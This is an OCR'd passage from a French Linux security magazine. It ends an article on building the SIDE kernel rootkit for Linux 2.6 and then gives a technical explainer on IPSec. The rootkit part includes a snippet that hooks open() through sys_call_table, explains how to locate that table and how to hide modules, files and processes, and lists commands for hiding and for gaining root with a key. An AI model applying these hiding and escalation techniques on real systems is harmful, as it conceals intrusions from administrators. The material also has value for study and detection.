
```
u32 **sys_call_table;
asmlinkage int (*old_open)(const char *, int, mode_t);

if ((sys_call_table = find_sys_call_table())) {
     old_open = (void*) sys_call_table[__NR_OPEN];
     sys_call_table[__NR_OPEN] = (u32*) new_open;
}
```

Exécution facilitée

SIDE propose une interface très conviviale pendant la durée d'exécution. Dans *vfs.c*, le rootkit se charge d'intercepter les appels *lookup()* dans le système de fichiers */proc*. De cette manière, le super utilisateur (voir la sous-partie intitulée *Super utilisateur*) peut interagir avec le rootkit. Pour ce faire, il suffit, par exemple, de dissimuler un processus ou bien d'accorder des permissions root (ou super utilisateur) à certains utilisateurs. Il est relativement facile d'envoyer des commandes au rootkit. Il suffit pour cela que tous les utilisateurs tentent d'accéder à un fichier dans le système de fichiers */proc*. Le nom du fichier sera interprété comme une commande.

Cherchez chez votre marchand de journaux



www.lpmagazine.org/fr

Le rootkit SIDE organise les commandes par objets. Ainsi, selon ce que l'utilisateur souhaite faire, les commandes sont exécutées sur certains objets spécifiques.

Pour le moment, SIDE peut réorganiser trois objets différents : *net*, afin de manipuler la liste du réseau, *sys*, afin de gérer le processus ainsi que les propriétés utilisateur qui lui sont affectées, et *fs*, afin de manipuler la liste des fichiers dissimulés.

Il existe plusieurs commandes pour ces objets. Par souci de concision, nous en avons exposé quelques unes dans le Tableau 1. Les autres commandes sont disponibles dans le fichier intitulé COMMANDS.txt fourni avec le package.

Les commandes doivent être exécutées de la manière suivante :

```
echo > /proc/[object].[command[=args]]
```

Modules

Les modules chargés sont stockés au sein du noyau dans une liste double chaînée cyclique, dans laquelle chaque nœud de la liste représente un *struct module* (défini dans *include/module.h*). Il est assez facile de rassembler les modules en lisant l'entrée */proc/modules*. La liste des modules est créée par *m_show*, dans *kernel/module.c*, en traversant la liste nommée et liée précédemment.

Dans la mesure où cette liste est accessible à partir de chaque module, il est alors possible de la modifier ou de la manipuler. Cette technique, permettant de dissimuler le module, consiste à détacher le nœud du module de la liste liée, en connectant directement la valeur précédente à la valeur suivante au sein de la liste.

Mariusz Burdach a consacré un article très intéressant à cette technique dans la magazine Hakin9 de mars 2005.

Appels système

Est désignée par appel système l'interface située dans le noyau, chargée de faire communiquer l'espace utilisateur avec le noyau. Tous les échanges du noyau vers l'utilisateur ou vice versa doivent passer par un appel système. C'est la principale raison pour laquelle les rootkits se sont toujours intéressés à leur interception. En effet, contrôler ces appels système permet de contrôler ce que voit et ce que peut faire l'utilisateur.

Il existe de nombreux appels système, comme *open(2)*, *read(2)*, etc. Toutes ces fonctions sont référencées par des pointeurs dans un tableau appelé table des appels système, mieux connue sous le nom de *sys_call_table*.

Avant, modifier la table *sys_call_table* consistait à changer le pointeur désiré au moyen d'une nouvelle adresse de mémoire dotée d'une nouvelle fonction. De cette manière, il devenait très facile d'intercepter tout appel système (exception faite de l'appel *execve(2)* exigeant une manipulation plus précise).

(Mal)heureusement, depuis que Linux 2.5.41 n'exporte plus le symbole *sys_call_table*, alors que ce dernier existe toujours, l'adresse de la mémoire n'est plus disponible pour les modules.

Afin de trouver l'adresse correcte, il est possible d'avoir recours à une certaine technique : */usr/src/*

Glossaire

- LKM – Linux Kernel Module, module central de Linux
- VFS – Virtual File System ou Virtual Filesystem Switch, système de fichiers virtuels

Tableau 1. *Liste des commandes*

Commande	Exemple	Description
net.hide.src=[IP]	net.hide.src=192.168.0.10	Cache les connexions réseau où se trouve l'adresse locale [IP]
net.show.dstport=[PORT]	net.show.dstport=22	Affiche toutes les connexions réseau où se trouve le port distant [PORT]
sys.superroot=[KEY]	sys.superroot=dSi2d _ q@d	Obtient des permissions super utilisateur si la clé [KEY] est correcte
sys.hide=[PID]	sys.hide=1	Dissimule le processus avec l'identificateur de paramètres PID [PID]
sys.show=[PID]	sys.show=5982	Affiche les processus caché avec l'identificateur de paramètres PID [PID]
sys.guid=[UID],[GID]	sys.guid=1000,1000	Supprime le super utilisateur, règle UID [UID] et GID [GID]
fs.hide=[FILENAME]	fs.hide=dfdfdf-nc	Cache les fichiers intitulés [FILENAME]
fs.show=[FILENAME]	fs.show=dfdfdfdf-arpspoof	Affiche les fichiers dissimulés intitulés [FILENAME]

linux/include/asm/unistd.h se charge d'ordonner la table *sys_call_table* au moyen de constantes __NR capables de définir le décalage dans le tableau où se trouve chaque appel système. Dans la mesure où chaque appel système de l'adresse est connu (chaque appel système est exporté), la mémoire peut alors être scannée afin de rechercher la table *sys_call_table*.

Le code chargé d'exécuter cette tâche se contente de déclarer un pointeur qui part d'une adresse de mémoire inférieure (en règle générale, l'adresse de *loops_per_jiffy* est utilisée) et effectue des boucles jusqu'à ce qu'un décalage __NR du pointeur corresponde à l'adresse correcte du même appel système. Si le pointeur atteint une adresse de mémoire supérieure (comme *boot_cpu_data*), la manœuvre a échoué (un module a peut-être déjà intercepté l'appel système utilisé pour chercher la table *sys_call_table*). En d'autres termes, il devient impossible de trouver l'appel système. Auquel cas, il sera impossible de provoquer des interruptions sur les appels système. Cette technique est complètement indépendante des interruptions du système de fichiers virtuels.

Une fois la table *sys_call_table* trouvée, il suffit de la modifier selon la vielle technique déjà mentionnée plus haut. Nous avons exposé dans le Listing 3 un exemple illustrant comment remplacer l'appel système *open(2)*.

Il ne faut surtout pas oublier que les appels système sont des éléments fondamentaux du système. Si un appel système est intercepté alors que la nouvelle fonction de rappel (dans le Listing 3, *new_open*) ne se comporte pas correctement, le système aura à son tour des ratés, et deviendra très probablement instable. La technique la plus répandue consiste à appeler l'appel système original à partir de la nouvelle fonction de rappel lorsque cette dernière décide de permettre son exécution. C'est la raison pour laquelle, le code exposé dans le Listing 3 sauvegarde un pointeur vers la fonction originale. De la même manière, lorsque le module n'est pas censé être chargé, la table *sys_call_table* doit être modifiée de sorte à pointer vers l'emplacement original.

Fonctionnement interne du système de fichiers virtuels

Est désignée par système de fichiers virtuels (Virtual File System ou Virtual Filesystem Switch) une couche située entre les appels système concernant les fichiers (comme *open(2)*) et les implémentations du système de fichiers en question (comme `ext2`, `ext3`, `reiserfs`, `jfs`, etc.). Cette couche fournit une interface conventionnelle chargée de faciliter le travail des programmes d'implémentation du système de fichiers.

Les implémentations du système de fichiers sont chargées de définir un ensemble de fonctions et de méthodes prédéfinies, puis de tenir informer la couche du système de fichiers virtuels des méthodes qu'il invoque en tant que fonctions de rappel au moyen de pointeurs de fonction. En règle générale, un système de fichiers virtuels dispose d'une structure que chaque système de fichiers doit remplir et enregistrer dans la couche du système de fichiers virtuels. Cette structure contient les informations nécessaires à la recherche d'adresses où peuvent se trouver ces fonctions de rappel.

Pendant le développement d'un rootkit, l'appel le plus intéressant est sans conteste *readdir*. Cette fonction de rappel propose un algorithme chargé d'appeler le paramètre *filldir* de la fonction, lequel sera appelé pour chaque fichier ou répertoire lu par *readdir*. Sa valeur de retour permet de préparer les informations sur la lecture du répertoire.

Nous allons utiliser tout au long de cet article une technique faisant appel à la valeur de retour 0 dans la fonction *filldir*. Cette valeur de retour permet à l'appel *readdir* de supprimer les informations sur l'élément lu.

Super utilisateur

Si n'importe quel utilisateur du système était capable de contrôler un rootkit susceptible de lui donner tous les accès au système, ce rootkit en question ne serait pas très efficace. Avant que SIDE n'exécute une commande, le rootkit doit d'abord authentifier l'utilisateur. Il utilise, pour ce faire, la commande intitulée *sys.superroot*. Afin que cette commande authentifie avec succès l'utilisateur, la clé doit être spécifiée sous forme de paramètre de la commande.

Est désignée par clé (en règle générale) une chaîne aléatoire chargée d'identifier l'installation. Le rootkit SIDE sélectionne la clé pour chaque installation lorsque le script *configure* est exécuté.

Lorsque la clé correcte obtient l'UID, le GID de l'utilisateur est remplacé par celui chargé d'identifier le super utilisateur (sélectionné également au même moment que le script *configure*).

Le super utilisateur doit alors permettre l'exécution des commandes tout en évitant de dissimuler les informations à l'utilisateur spécifique caché aux autres utilisateurs.

Résumé

Nous avons étudié, dans le cadre du présent article, différentes techniques et approches autour du développement d'un rootkit fonctionnant sur le noyau de Linux 2.6. Nous avons donc revu les méthodologies permettant de dissimuler les connexions réseau, les processus, les modules et les fichiers, puis nous avons évoqué les contre-mesures utilisées par les détecteurs de rootkits, ainsi que les contre-mesures susceptibles d'être mises en pratique par les développeurs de détecteurs de rootkits et par les administrateurs.

Le développement au sein même du noyau de Linux ouvre tout un nouveau monde d'opportunités par tout un chacun. Et ce n'est seulement que la partie immergée de l'iceberg, qui reste encore à explorer. ●

Fiche technique

IPSec : Techniques

Bénoni MARTIN

Degré de difficulté

L'un des protocoles les plus complexes, complexité notamment dûe au fait que IPSec se base sur d'autres protocoles (AH, ESP, ISAKMP, IKE, ...) qu'il faut donc appréhender avant d'aborder IPSec ; complexité qui se traduit d'ailleurs par le nombre élevé de RFCs traitant du sujet. Pour certains, IPSec est basé sur le trio AH/ESP/IKE ; pour d'autres ce sera plutôt le trio IKE/ISAKMP/Oakley ; pour d'autres encore, IPSec est un ensemble de mécanismes destiné à pallier le manque de sécurité de IPv4, …

IPSec a été développé par l'IETF dans le but de sécuriser TCP/IP au niveau de la couche 3 (couche réseau du modèle OSI), contrairement à SSL/TLS ou SSH qui sécurisent respectivement les couches 6 et 7 (ce qui évite de rattacher IPSec à un port donné -22 pour SSH ou 443 pour HTTPs-). Il peut être implémenté sur des connexions hôte vers hôte, hôte vers passerelle ou passerelle vers passerelle. Le premier type requiert soit le mode transport, soit le mode tunnel, tandis que les deux derniers cas demandent forcément un mode tunnel. Par l'authentification et le chiffrement des paquets IP, IPSec permet de sécuriser toute transmission de données reposant sur TCP.

Nous présenterons donc IPSec comme :

- étant un *patch de sécurité* pour IP (IPSec étant en option sous IPv4, mais obligatoire avec le futur Ipv6),
- étant un protocole pouvant être utilisé sous deux modes (transport et tunnel),
- faisant appel à deux sous-protocoles (AH et ESP),
- et se basant sur plusieurs autres protocoles plus ou moins utilisés dans leur totalité (ISAKMP, IKE, Oakley, Photuris, Skeme et SKIP).

IPSec permet donc principalement :

- l'authentification. Cette fonctionnalité repose entre autres sur le concept de cookie comme nous le verrons par la suite et est basée sur des clés prépartagées, adresses IP, noms FQDN, certificats X.509, ... ,
- l'intégrité des données. Via l'utilisation d'algorithmes de hachage, nous pouvons vérifier que les données n'ont pas été altérées entre le départ et l'arrivée. Cette intégrité repose sur deux types particuliers de fonctions de hachage : les MACs -cf. Encadré- et les HMACs -cf. Encadré-,

Cet article explique...

- Comment fonctionne IPSec en détail.

Ce qu'il faut savoir...

- Idéalement avoir des connaissances de base sur les protocoles TCP/UDP et IP.
- Des notions de base en cryptographie (clé prépartagée, échange de Diffie-Hellman, certificats et signatures numériques, ...).

La gestion des clés

Les 3 types de clés existantes

On a trois grands types de clés :

- les clés de chiffrement de clés. Servant à chiffrer d'autres clés (par exemple crypter la clé qui va permettre de transmettre la clé symétrique de chiffrement de données), ce type de clé doit être par conséquent très solide (d'où une utilisation recommandée de la cryptographie à clé publique) et a une durée de vie en général assez longue,
- les clés de chiffrement de données. Comme son nom l'indique, ce type de clés permet de crypter les données échangées. Les données à échanger pouvant être très grandes, le cryptage / décryptage doit être le plus rapide possible, d'où le choix de clés symétriques. La « fragilité » de ce type de clés est compensée par le fait que dans la plupart des cas, ces clés changent souvent (elles ne durent pas plus de 10 minutes par défaut par exemple sur un VPN monté sur un Firewall NetASQ),
- les clés maîtresses. Ces clés permettent de générer d'autres clés par dérivation, par exemple pour le chiffrement ou les signatures numériques.

Comment sont gérées les clés ?

La distribution des clés peut se faire soit manuellement soit automatiquement :

- dans la distribution manuelle, l'administrateur configure chaque équipement avec sa clé. Cette technique n'est réalisable que si le réseau est statique et de taille acceptable.
- dans la distribution automatique, les participants pourront utiliser des clés via DNS en utilisant un algorithme asymétrique. Ces clés authentifieront les messages de distribution de clés. Les protocoles les plus utilisés dans cette dernière distribution sont ISAKMP, OAKLEY et IKE.

- la non-répudiation. Possibilité d'identifier formellement l'émetteur de manière à ce que ce dernier ne puisse nier être l'auteur du message. Cette option repose sur le concept de signature numérique -cf. Encadré-,
- la confidentialité des données. Via le cryptage, nous pouvons empêcher qu'un attaquant ne puisse lire nos données,
- l'anti-rejeu. Cette option sera développée en détail lorsque nous parlerons du PFS (protection anti-rejeu).

Ces fonctionnalités sont données à travers l'utilisation de deux sous-protocoles de IPSec :

- l'AH -Authentication Header- qui est conçu pour assurer principalement l'intégrité et l'authentification des données,
- l'ESP -Encapsulating Security Payload- qui assure la confidentialité par cryptage, et aussi éventuellement l'authentification. ESP est largement plus utilisée que AH.

IPSec en détail

Une connexion IPSec repose sur l'usage d'une association de sécurité (SA -Security Association-) unidirectionnelle (il en faudra donc deux par connexion, une pour chaque sens) préalablement établie entre les correspondants et qui va permettre aux deux parties de convenir des différents paramètres de la SA utilisés durant l'échange des données. Trois paramètres l'identifient :

- un index de paramètres de sécurité (SPI -Security Parameters Index). Il s'agit d'une chaîne de 32 bits de signification locale (propre au système qui gère l'association), véhiculée en clair dans les en-têtes AH et ESP. Une SPI de valeur 0 est un cas particulier pour dire qu'aucune SA n'a été encore créée,
- l'adresse de destination, il peut s'agir d'un système d'extrémité ou d'un système intermédiaire (routeur, firewall ou poste de travail),
- l'identifiant de protocole de sécurité (SPId -Security Protocol Identifier-) qui indique la nature de la SA (AH ou ESP).

Cette association de sécurité contient en plus les paramètres suivants :

- les ports source et destination (peuvent aussi jouer le rôle de paramètres pour identifier la SA),
- l'adresse IP source,
- le nom (user ID ou nom système comme un nom FQDN / X.500, …),
- algorithme d'authentification et clés publiques associées éventuelles,
- algorithme de cryptage et clés publiques associées éventuelles,
- durée de vie de la SA,
- mode (tunnel ou transport),
- numéro de séquence,
- fenêtre anti-rejeu si cette option est activée (cette option est décrite en détail dans la suite),
- débordement du numéro d'ordre (drapeau indiquant si le débordement du numéro de séquence doit produire un évènement d'audit et empêcher toute nouvelle transmission sur cette SA),
- le *Path MTU*. Soient I et R respectivement l'Initiateur et le Répondant du tunnel (soit tout simplement respectivement l'extrémité du tunnel qui va initier le tunnel et l'autre extrémité). I va envoyer un paquet ayant comme taille Max{MTUI, MTUR} avec le bit DF à 1 (bit Don't Fragment -pas de fragmentation-). S'il y a un routeur nécessitant de fragmenter le paquet, il retournera un *ICMP destination inatteignable code 4*, ce qui permettra à I de renvoyer un paquet moins grand. Le processus continue jusqu'à que R recoive le paquet et I n'ait plus de message d'erreur ICMP. la dernière valeur du MTU sera le PMTU, soit la taille maximale des

Tableau 1. *Exemple de SAD avec deux SA*

SPI	N° SA	IP src.	IP dest.	Port src.	Port dest.	SPId	Mode	Type	N° SPD	...
156	1	10.0.0.1	Any	Any	23	AH	Trans-port	Sortant	2	...
23	1	10.0.0.8	10.0.0.5	80	Any	ESP	Tunnel	Entrant	34	...

Tableau 2. *Exemple de SPD*

Règle	IP src.	IP dest.	Port src.	Port dest.	Action	SPId	Mode	N° SPD
1	10.0.0.1	Any	Any	23	IPSec	ESP	Tunnel	234
2	10.0.0.8	10.0.0.5	80	Any	Drop	-	-	412
3	10.2.2.1	10.0.0.5	Any	Any	Accept	-	-	234
4	10.2.2.1	10.0.0.3	Any	Any	Reject	-	-	21

paquets pouvant être envoyés sur le futur tunnel,
- lien vers la SPD. C'est l'identifiant qui va permettre de trouver la correspondance dans la SPD à partir de la SAD (cf. ci-dessous).

Remarques :

- nous parlons d'une SA en général. Il existe des SA IPSec, ISAKMP, TLS…, la SA ISAKMP par exemple n'étant définie que par le SPI et le SPId,
- si ESP et AH sont employés, alors deux SA seront nécessaires, une pour chaque type,
- en général, on n'attend pas la fin d'une SA pour commencer à en négocier une nouvelle : le début de cette nouvelle négociation se fait un peu avant la fin de négociation de l'ancienne (c'est ce qui est fait dans les routeurs CISCO, dans les Firewalls NetASQ ou encore dans le démon IKE Pluto de FreeS/WAN via le paramètre rekeymargin). La version 2 de IKE intègre cette fonctionalité en standard (CREATE_CHILD_SA).

La base des associations de sécurité (SAD -Security Association Database-)

Chaque SA va être contenue dans ce que l'on appelle une base des associations de sécurité (SAD -Security Association Database-). Cette base va contenir pour chaque SA les informations qui lui sont relatives, ce qui permettra de savoir comment traiter chaque paquet à envoyer. C'est une simple base de données qui va être consultée par la SPD. Cette base de données contient toutes les informations de la SA dont la liste a été donnée plus haut.

La base de politique de sécurité (SPD -Security Political Database-)

On définit aussi une base de politique de sécurité (SPD -Security Political Database-), qui va permettre de décider pour chaque paquet entrant ou sortant s'il va se voir attribuer des règles de sécurité et même s'il sera autorisé à passer.

La sécurité avec le mécanisme anti-rejeu

Une attaque par rejeu est une attaque dans laquelle un attaquant obtient une copie d'un paquet, le modifie et le renvoie au destinataire initial. Cette réception peut avoir des effets indésirables, provoquer des perturbations, ou au pire des cas être même pris en compte par le destinataire. Pour éviter cela, si l'option anti-rejeu est sélectionnée, l'émetteur doit s'assurer qu'il n'y a pas de bouclage des numéros de séquence (i.e. dès que le numéro de séquence atteint à 232-1, une nouvelle SA est négociée au lieu de revenir à 0 avec la même SA). Le mécanisme anti-rejeu est donné à la figure ci-dessous :

Voici comment il fonctionne : une largeur de fenêtre est établie au départ (lors des négociations de la SA). Le récepteur connaît cette fenêtre qui est un nombre maximum W de paquets IPSec (64 par défaut) car c'est un des renseignements donnés dans la SA correspondante de sa SAD. Cette fenêtre est représentée en vert sur la Figure 1. A un temps *t*, le récepteur va positionner sa fenêtre de manière à ce que celle-ci ait à son extrémité droite ce dernier paquet reçu (noté *N* sur la Figure 1). Pour un paquet arrivant à ce moment-là, nous aurons 3 cas de figure selon son numéro de séquence (appelons ce dernier *n*) :

- soit $n < (N - W)$. Dans ce cas, il est détruit et déclenche éventuellement un audit si le champ correspondant dans la SA le requiert,
- s oit $(N - W) < n < N$. Dans ce cas, il est tout simplement pris en compte et traité (authentification, décryptage, …),
- soit $n > N$. Dans ce cas, la fenêtre avance de manière à que ce dernier paquet se retrouve à son extrémité droite, c'est ce qui est représenté sur la figure ci-dessus, dans la partie du bas.

La sécurité avec l'option PFS

L'option PFS -Perfect Forward Security- est la propriété que la découverte d'un secret à long terme ne compromettra pas les clefs de session qui

Chez votre marchand de journaux

Également disponible sur **shop.software.com.pl**

www.lpmagazine.org/fr




Figure 1. *Mécanisme anti-rejeu avec système de fenêtrage*

auront été dérivées de cette dernière, i.e. le cassage de la clé à long terme ne permet pas d'en déduire les clés de session et donc de déchiffer le trafic crypté avec ces dernières, de même que le cassage d'une clé de session ne permettra pas d'en casser d'autres. Cela se traduit dans les faits par les deux conditions suivantes :

- aucune clé de session (servant donc à crypter des données) ne peut pas être aussi utilisée pour dériver d'autres clés,
- la clé ayant servi à générer la clé de session ne doit pas servir pour d'autres dérivations.

Sous ces conditions, on peut dire que l'option PFS est garantie pour ces deux types de clés, celle de session et celle ayant été utilisée pour la générer.

Tableau 3. *Récaputilatif des services offert par AH et ESP*

	AH	ESP (chiffrement seul)	ESP (chiffrement & authentification)
Contrôle d'accès	Oui	Oui	Oui
Intégrité des données	Oui	Non	Oui
Non-répudiation	Oui	Non	Oui
Anti-rejeu	Oui	Oui	Oui
Confidentialité	Non	Oui	Oui
Confidentialité du flot de trafic	Non	Oui	Oui




Figure 2. *Format de l'en-tête AH*




Figure 3. *Format des en-têtes ESP*

Mécanisme de contrôle d'intégrité

Le contrôle d'intégrité se fait via le champ ICV -Integrity Check Value - comme présenté un peu plus bas. Celui-ci est le résultat du hachage de tous les champs de la trame (ceux qui ne sont pas sujets à changement lors du voyage de la trame comme l'adresse réelle source sont gardés tels quels, de même pour ceux dont la valeur à l'arrivée est prévisible comme l'adresse réelle de destination, mais les champs dont la valeur peut changer de manière imprévisible comme la TTL du paquet sont considérés comme nuls pour le calcul de l'ICV), par un algorithme tel que HMAC-MD5 ou HMAC-SHA1.

Les deux modes : tunnel et transport

Dans le mode transport, seules les données en provenance des couches supérieures à la couche IPSec vont être protégées (les données souvent). Ce mode n'est utilisable que entre 2 machines.

Dans le mode tunnel, l'en-tête IP est aussi protégé (que ce soit




Figure 4. *AH en mode tunnel*




Figure 5. *AH en mode transport*

